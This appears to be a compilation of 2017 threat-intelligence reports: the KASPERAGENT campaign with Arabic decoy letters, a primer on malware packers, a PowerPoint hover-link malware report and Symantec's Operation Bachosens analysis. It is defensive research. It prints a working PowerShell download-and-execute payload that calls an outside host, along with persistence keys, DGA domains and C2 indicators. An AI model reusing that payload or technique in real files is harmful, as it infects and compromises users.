- بناء على الصلاحيات المخولة لنا بشأن لجنة التحقيق في قضية اغتيال الشهيد القائد مازن فقها التي تم تشكيلها بتاريخ 24/3/2017م، فقد تم اغلاق ملف التحقيق بشكل كامل بناء على طلبكم وتسليم جميع الادلة ومتعلقات القضية للاخوة في الأمن طرفكم من تاريخه.

العقيد سامي عودة  
مدير عام جهاز الأمن الداخلي

امام محمد بن حنفیہ  
ابن ابراہیم

The second legible file, dated April 23, has the same letterhead and also is addressed to Yahya al-Sinwar. This file discusses the supposed announcement banning the rival Fatah political party, which controls the West Bank, from Gaza. It mentions closing the Fatah headquarters and houses that were identified as meeting places as well as the arrest of some members of the party.



التاريخ / 2017/04/23م

سري جدا جدا

الاخ/ يحيى السنوار.. "ابو ابراهيم" حفظه الله ورحاه  
السلام عليكم ورحمة الله وبركاته ،،

الموضوع / بخصوص اعلان حركة فتح تنظيم محظور في قطاع غزة

بداية نهدىكم اطيب التحيات ،ونسأل الله ان يصلكم كتابنا هذا وانتم في اتم الصحة والعافية ، اما بعد ..  
\* نعلمكم اننا على اتم الجهورية لتطبيق القرار فور اعلانه .  
\* تم حصر المقرات التابعة لحركة "فتح" ومنازل بعض النشطاء التي تستخدم لادارة النشاطات  
الحركية التي سيتم اغلاقها فور صدور القرار مباشرة .  
\* تم حصر القيادات والعناصر الفاعلة الذين سيتم اعتقالهم فور صدور القرار .



وتفضلوا بقبول فائق التقدير والاحترام ،،

العبد سامي عودة  
مدير عام جهاز الامن الداخلي

## Infrastructure

But digging into the passive DNS results led us to some breadcrumbs. Starting with 195.154.110[.]237, the IP address which is hosting the command and control domain “windowsnewupdates[.]com”, found that the host is on a dedicated server.

TCS - DomainTools v1.0



windowsnewupdates.com Thu, 08 Jun 2017 13:29:36 GMT ↺

»

IP	Nameserver	Registrar
Action	N	
Action In Words	New	
Action Date	2017-03-23	
Domain	WINDOWSNEWUPDATES.COM	
Post IP	195.154.110.237 ↻ +	
Pre IP		

Two of the four domains that have been hosted at this IP since 2016 – “upfile2box[.]com” and “7aga[.]net” -- were registered by a freelance web developer in Gaza, Palestine. This IP has been used to host a small number of domains, some of which were registered by the same actor, suggesting the IP is dedicated for a single individual or group’s use. While not conclusive, it is intriguing that the same IP was observed hosting a domain ostensibly registered in Gaza AND the command and control domain associated with a series of targeted attacks leveraging Palestinian Authority-themed decoy documents referencing Gaza.

## Targeting Focus

Do not know for sure who it was intended to target. What we do know is that several of the malicious files were submitted to a public malware analysis site from the Palestinian Territories. This tells us that it is possible either the threat actors or at least one of the targets is located in that area. Additionally, as previously mentioned, the decoy document subject matter would likely be of interest to a few different potential targets in the Palestinian Territories. Potential targets such as Hamas who controls the Gaza strip and counts Mazen Fuqaha and Yahya al-Sinwar as members, Israel which is accused of involvement in the assassination of Mazen Fuqaha, and the Fatah party of which the Prime Minister and President of the Palestinian Authority are members.

The campaign corresponds with a period of heightened tension in Gaza. Hamas, who has historically maintained control over the strip, elected Yahya al-Sinwar - a hardliner from its military wing - as its leader in February. A Humanitarian Bulletin published by the United Nations' Office for the Coordination of Humanitarian Affairs indicates in March 2017 (just before the first malware samples associated with this campaign were identified in early April) Hamas created "a parallel institution to run local ministries in Gaza," further straining the relationship between Hamas and the Palestinian Authority who governs the West Bank. After this announcement, the Palestinian Authority cut salaries for its employees in Gaza by 30 percent and informed Israel that it would no longer pay for electricity provided to Gaza causing blackouts throughout the area and escalating tensions between the rival groups. Then, in early May (two days after the last malware sample was submitted) the Palestinian Authority held local elections in the West Bank which were reportedly seen as a test for the Fatah party. Elections were not held in Gaza.

All of that is to say, the decoy documents leveraged in this campaign would likely be relevant and of interest to a variety of targets in Israel and Palestine, consistent with previously identified KASPERAGENT targeting patterns. Additionally, the use of what appear to be carefully crafted documents at the very least designed to look like official government correspondence suggests the malware may have been intended for a government employee or contractor who would be interested in the documents' subject matter. More associated indicators, screenshots of many of the decoy documents, and descriptions of the activity are available via the March - May 2017 Kasperagent Malware Leveraging "WindowsNewUpdates[.]com" Campaign in ThreatConnect.

## Malware Packers Use Tricks to Avoid Analysis, Detection

Malware authors use a number of tricks to avoid detection and analysis. One of the most popular methods is to employ a packer, a tool that compresses, encrypts, and/or modifies a malicious file's format. (Packers can also be used for legitimate ends, for example, to protect a program against cracking or copying.) All these tricks decrease the chance of detection by antimalware products and help to avoid analysis by security researchers.

### Types of packers

A packer can act simply as armor to protect the binary. It is more convenient for attackers to use a packer rather than to directly implement protection inside the code. Advanced malware coded by organized cybercriminal groups, however, employ custom packers or implement complex protection inside malicious files.

For packers that encrypt or compress a file, a stub (a piece of code that contains the decompression or decryption routine) acts as a loader, which executes before the malware.

A packer compresses or encrypts data. The original file is passed in the packer routine and stored in a packed section in the new .exe. Once the file is running, the decompression stub stored in the packed file will decompress the packed section. The original .exe file is then loaded into memory.

In these cases the original entry point, the memory address where the program starts, is relocated in the packed section. The analyst has to retrieve it to recover the original file.

Other packers act as a proxy and protect the import address table (IAT). The IAT references functions that are used by a program and are available by the Windows API. During runtime the IAT is resolved dynamically and used by the program when necessary. This protection increases the difficulty of unpacking the malware. Indeed, a memory dump does not work because the IAT is not complete. Without the IAT, it is more difficult to correctly analyze malware because it cannot be properly disassembled.

A packer obfuscating an API. The packer stub acts as a proxy and intercepts every call to the API. The call is translated from the API to the stub and is run by the payload.

In such cases, a malware analyst must fix the import by locating the function and tracing the return routine. A stub redirects the execution to the original API. In some cases, the address of the API is located in the EIP register.

Still other techniques virtualize the code and emulate the behavior of a processor to run the original file. This technique adds an abstraction layer between the executed code and its behavior. The original code is translated in the byte code of the virtual machine. This technique is one of the most difficult to analyze.



A code virtualization packer. The original file shows x86 assembly when reversed. Once the file is protected, the reversed code will be in the virtual machine's byte code.

To remove this kind of protection, a malware analyst must study the behavior and the byte code of the virtual software to retrieve and analyze the original file.


Other packers will combine techniques such as anti-debugging or anti-sandbox and add more functions to protect the malware. Some malware use several layers to protect themselves against detection and analysis. To analyze them we must remove each layer until we recover the original file. The fastest recovery technique is to run the malware and dump it directly from memory. This can be difficult because some packers add antidumping tricks.

Packers remain an effective way to slow down analysis and decrease detection by antimalware products. They are also the favorite tool of attackers for protecting malware. Nevertheless, manual analysis usually defeats packers.

## PowerPoint File Downloads Malware

Security researchers have spotted a booby-trapped PowerPoint file that will download malware to a computer whenever a victim hovers a link, no macro scripts required.

The file is a PowerPoint presentation that is delivered to potential victims as a file attachment with emails bearing the subject line "RE:Purchase orders #69812" or "Fwd:Confirmation". The name of the PowerPoint file itself is "order&prsn.ppsx", "order.ppsx", or "invoice.ppsx", and there's also evidence the file has been spread around inside ZIP files.



Spam email delivering booby-trapped PPSX file.

PPSX files are identical to PPTX files, except they enter the PowerPoint presentational view when opened, instead of the PowerPoint edit mode.


The PowerPoint file contains only one slide with the following content (pictured below), containing the linkified text "Loading...Please wait".




Loading...Please wait

Content of PPSX file.

Whenever the user hovers the URL, malicious code is executed that will invoke PowerShell and attempt to execute the following code.



```
1 <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2 <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship
  Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/hyperlink"
  Target=
  "powershell%20-NoP%20-NonI%20-w%20Hidden%20-Exec%20Bypass%20%22IEX%20(New-Object%20System.Net.WebC
  lient).DownloadFile(%27http%3A%27%2B%5Bchar%5D%200x2F%2B%5Bchar%5D%200x2F%2B%27cccn.n1%27%2B%5Bcha
  r%5D%200x2F%2B%27c.php%27%2C%5C%22%24env%3Atemp%5Cii.jse%5C%22)%3B%20Invoke-Item%20%5C%22%24env%3A
  temp%5Cii.jse%5C%22%22" TargetMode="External"/><Relationship Id="rId1" Type=
  "http://schemas.openxmlformats.org/officeDocument/2006/relationships/slideLayout" Target=
  "../slideLayouts/slideLayout1.xml"/></Relationships>
```




The screenshot shows a Notepad2 window titled '\*slide1.xml.rels - Notepad2 (Administrator)'. The code is as follows:

```
1 <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2 <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship
  Id="rid2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/hyperlink"
  Target="powershell -NoP -NonI -W Hidden -Exec Bypass "IEX (New-Object System.Net.WebClient)
  .DownloadFile('http://cccn.nl/c.php', \"$env:temp\\ii.jse\"); Invoke-Item \"$env:temp\\ii.jse\"""
  TargetMode="External"/><Relationship Id="rid1" Type=
  "http://schemas.openxmlformats.org/officeDocument/2006/relationships/slideLayout" Target=
  "../slideLayouts/slideLayout1.xml"/></Relationships>
```

The status bar at the bottom indicates 'Ln 2:2 Col 423 Sel 0', '629 bytes', 'UTF-8', 'CR+LF INS', and 'XML Document'.

Malicious code [deobfuscated]

If the user is using an Office installation with the Protected View security feature enabled, Office will stop the attack from taking place.



Office Protected View stopping execution of malicious code.

# Operation Bachosens

## Introduction

A recent investigation into a unique malware attack on an automotive parts supplier in China ended quite unexpectedly. As well as discovering rarely-used malware techniques, we also discovered unexpected motivations of the individual who is likely behind the attacks, and the great lengths he went to for relatively meager gain.

In March 2016, Symantec's automated attack notification systems, which run on our vast telemetry, identified a potentially interesting targeted attack. One of the initial interesting attributes of the attack was the small number of organizations and regions targeted. Our initial triage found a custom keylogger, along with two unknown suspicious files.

Hash	Filename	Note
0A8837790FC569A060CD5599E66FA046	Positive.dll	Unknown (possible backdoor)
4770941FAE573D06389351B36D589B48	Sens.dll	Unknown (possible backdoor)
14CFEBE12DCCA5E5BB7C3EE2BEC06A0A	stor64.dll	HackTool (64 bit keylogger)

## Following the malware

A new backdoor Trojan that Symantec now detects as Trojan.Bachosens. Once the Bachosens malware is dropped on the victim computer, it creates a number of files which, in this instance, were designed to masquerade as the legitimate Java application on the target's computer to avoid detection:

"%AppData%\Java\jusched.exe"

"%CommonProgramFiles%\java\jusched.exe"

"%CommonProgramFiles%\java\java update\jusched.exe"

"%CommonProgramFiles%\jusched.exe"

"%System%\sens.dll"

"%System%\stor64.dll"

"%System%\stor32.dll"

Trojan.Bachosens then creates a registry entry so that it remains persistent on the computer and runs every time Windows starts:

"HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run\JavaUpdater" = "[PATH TO MALWARE]\jusched.exe -v"

Both a 32 bit and a 64 bit keylogger were also identified being used in these attacks, depending on the target's environment. This was first clue that the attacker was tailoring their tools and malware specifically for targets' environments. The keylogger was not dropped by the malware, so suspect it is pushed manually by the attacker to systems of interest after the initial infection.

Once this information, the next step was to uncover the communication protocol of the backdoor. Right away, discovered the backdoor used a domain generation algorithm (DGA). A DGA causes the command and control (C&C) server that the threat communicates with to change depending on the current date. This makes shutting down the attacker's infrastructure more difficult.

Some malware will generate hundreds or thousands of possible C&C domains as part of their DGA. Oddly, the Bachosens attacker developed his malware to only generate 13 domains per year. Only two of the 13 domains are active at any given time: one domain that changes each month, and another that is static for the entire year.

For the monthly changing domain, Bachosens' DGA generates a predefined number of random characters seeded by the current date and pairs them with a free Dynamic DNS (DDNS) provided root domain:



For the yearly domain, Bachosens does the same, but ads .com rather than a static root domain.

Figured out this algorithm, able to generate all the domains for 2016 and 2017.

Domain	Month	Year
5nru85507oelijmi7ji2h0sq16z.xxuz.com	1	2016
4ha60cpg39nlhs8nsh33rmlu10z.xxuz.com	2	2016
j4lvab2ct01dihmd50jcd6dfp2z.xxuz.com	3	2016
4sio24i6ocpt1mveubiodbs3n4z.xxuz.com	4	2016
f9tfjn4b4kb3r0uq1dsef60jo4z.xxuz.com	5	2016
56r1j68pgrvr4f2377etvm2io5z.xxuz.com	6	2016
u4070o5imekk3eqatkcc95gs35z.xxuz.com	7	2016
f6279kvrf98j592tkvhs5orrj0z.xxuz.com	8	2016
13bmvdqr1ju64dqm6n8877hbo0z.xxuz.com	9	2016
832v1hda31sqfcl5bh81lmqk74z.xxuz.com	10	2016
kc591pa2ao7g4skkdaklcm7a71z.xxuz.com	11	2016
iujr13jeik4fpcbm20lram6dr6z.xxuz.com	12	2016
www.gf8ealht9d22g0ul8iu7evar74z.com	-	2016
uuls5pisqih6cv62h7m4mim530z.xxuz.com	1	2017
fkvehgcqlis081l1kocfbsjr77z.xxuz.com	2	2017
59vbs0bm040t9vgeqdllovje3l3z.xxuz.com	3	2017
lo405klrt90r8g75anljp22gs4z.xxuz.com	4	2017
gufm1p8gd7lm8r52kfmtoa9ma4z.xxuz.com	5	2017
47j7b8ljt4cd727g2nnetkb244z.xxuz.com	6	2017
c798hldn2bjr0bs8sjf2acn1t2z.xxuz.com	7	2017
n265sdakhe4em256tiqukk7ad5z.xxuz.com	8	2017
hv3teh46b1597b5av2n953r6h5z.xxuz.com	9	2017
ttb6clusnibu9a403g4r3kcqd3z.xxuz.com	10	2017
0h7nj556ld4qgjvpfetu0rrmv4z.xxuz.com	11	2017
02vks8oh0pu705chkjl5h0uq65z.xxuz.com	12	2017
www.9uaf5kdufm4non9f20rvpn0pt4z.com	-	2017

However, even after determining the threat used a DGA, still had not fully uncovered the backdoor's C&C protocol. What discovered next was not only unexpected, but became the catalyst for us to dig further.



## Covert channels

Most backdoors use HTTP or HTTPS for communicating with their C&C servers, but this malware was communicating over DNS, ICMP, and HTTP protocols.

Our analysis showed the attacker actually coded the malware to attempt DNS (domain name system) communication first, switching to alternative methods only when necessary. DNS is the protocol used to translate domain names (example.com) into IP addresses (127.0.0.1). Using DNS for C&C communication has been documented previously, such techniques were seen being used in malware found in the Shadow Brokers leak, but it is rare.

In this case, the malware sends data encoded within the domain name to the DNS server and receives data from the attacker in the DNS response packet. DNS response records can provide multiple IP addresses and Bachosens relies on DNS AAAA response records. An AAAA response contains the requested domain's 128-bit IPv6 address. Instead of a valid IPv6 address, the address is encoded data from the attacker. Below is an example of the DNS traffic seen in the initial communication:

```
2016-08-08 17:26 2016-08-08 17:26 lok4723peoi8n1c0mk23rtmc91z.ostin.su (rrset) AAAA  
d13:8355:57fe:3f93:7c8a:d406:e947:7c04, a96a:61c:1798:56ee:5a13:4954:1146:f105 2
```

The information transmitted in the initial communications from the malware to the DNS server includes an attacker-determined "Infection ID" (decoded below), along with the infection date.

So, for example, "lok4723peoi8n1c0mk23rtmc91z" is decrypted to "0c23ca440908c1e80301020000000000", which can be decoded into the "infection id" and infection date below:

"nonce = 0c"

"cksum = 23ca (verification PASS)"

"infection\_id = c1080944"

"infection\_year = 2016"

"infection\_month = 8"

"infection\_day = 8"

"infection\_random = 0944"

"sid\_relative\_identifier = 1000"

"request\_kind = 0201"

"padding\_size = 0"

"request\_sequence = 00000000"

The DNS server responds back to the malware with a provided “session ID” and an RSA-encrypted communication channel is established over the same protocol where the victim’s environment, including operating system, computer name, and user name, is sent to the attacker.

The malware can perform this handshake and session establishment in a similar manner using DNS A records, DNS TXT records, ICMP Echo packets, and HTTP. After the communication channel session is established, the attacker has been seen to change protocols. For example, the attacker can instruct the malware to change from DNS to ICMP by sending the command “conn icmp <id>”.

While DNS is considered a covert method of communication, once discovered it was being used could search for historical DNS request and response records and decode the infection ID associated with each target and the precise infection date. This allowed us to build an accurate timeline based on the attacker’s own metrics. Through this process able to determine the adversary was active and present on the automotive victim’s network from December 2016 through February 2017.

The historic DNS records also confirmed attempted attacks on two other organizations: a commercial airline and an organization involved in the online entertainment industry.

While analyzing the malware also came across an interesting aspect that could provide support for attribution. Russian strings for data sizes were used. For example, б and рб were found in the binary, which are the Russian equivalents of bytes (B) and gigabytes (GB).


## Determining attacker motivation

At this point in the investigation, had a solid grasp of the malware features, including its unique communication protocol. However, the limited and diverse targets of an automotive parts supplier, an airline, and an online entertainment organization were puzzling. The automotive parts supplier was especially worrisome in the context of the recent Vault 7 leaks, which describe automobile hacking by a likely nation state. Understanding the objective of these attacks and who else may be a target was necessary. The following were the likely scenarios:


- Could this be corporate espionage in which intellectual property is being stolen for the advantage of a competing firm?
- Could this be a financially motivated cybercrime gang with the ability to develop or purchase unique undetected malware?
- Could this be a nation-state attacker with a sabotage motivation?

## Attacker infrastructure and IOC ties

In addition to understanding the attack methods and victim profiles, analyzing the attacker's infrastructure can provide potential attribution clues. The earliest known Bachosens keylogger from December 2013 did not rely on a DGA to generate the C&C domain but instead connected to the hardcoded domain of "pstars.org". As seen in the diagram below, pstars.org used the name servers "ns1.oyy.name" & "ns2.oyy.name".



At this point in the investigation, had more than 70 samples had analyzed made up of two versions of the Bachosens Trojan and two versions of the keyloggers. Using internal systems that can find similar malware samples, able to then identify another previously unknown sample associated with the attacker. The sample looked like it was developed for testing purposes as opposed to actually being used in attacks. The attacker made a mistake in their operational security with this sample, however, as it included a hardcoded IP address of 95.153.122.210. This IP address was associated with the domain "gorkogo77.ddns[.]net", which is also associated with the "oyy.name" name servers as seen in the diagram below.



The AAAA record for oyy.name also led to a variety of other domains that also had similar IPs and registration information.

✖ Rdata results for **ANY/2a01:4f8:120:8355::** 🔑

**Returned 19 RRs in 0.11 seconds.**

akb.md.	AAAA	2a01:4f8:120:8355::
www.akb.md.	AAAA	2a01:4f8:120:8355::
static.akb.md.	AAAA	2a01:4f8:120:8355::
akkumulator.md.	AAAA	2a01:4f8:120:8355::
www.akkumulator.md.	AAAA	2a01:4f8:120:8355::
xxhost.ru.	AAAA	2a01:4f8:120:8355::
www.xxhost.ru.	AAAA	2a01:4f8:120:8355::
ddns.su.	AAAA	2a01:4f8:120:8355::
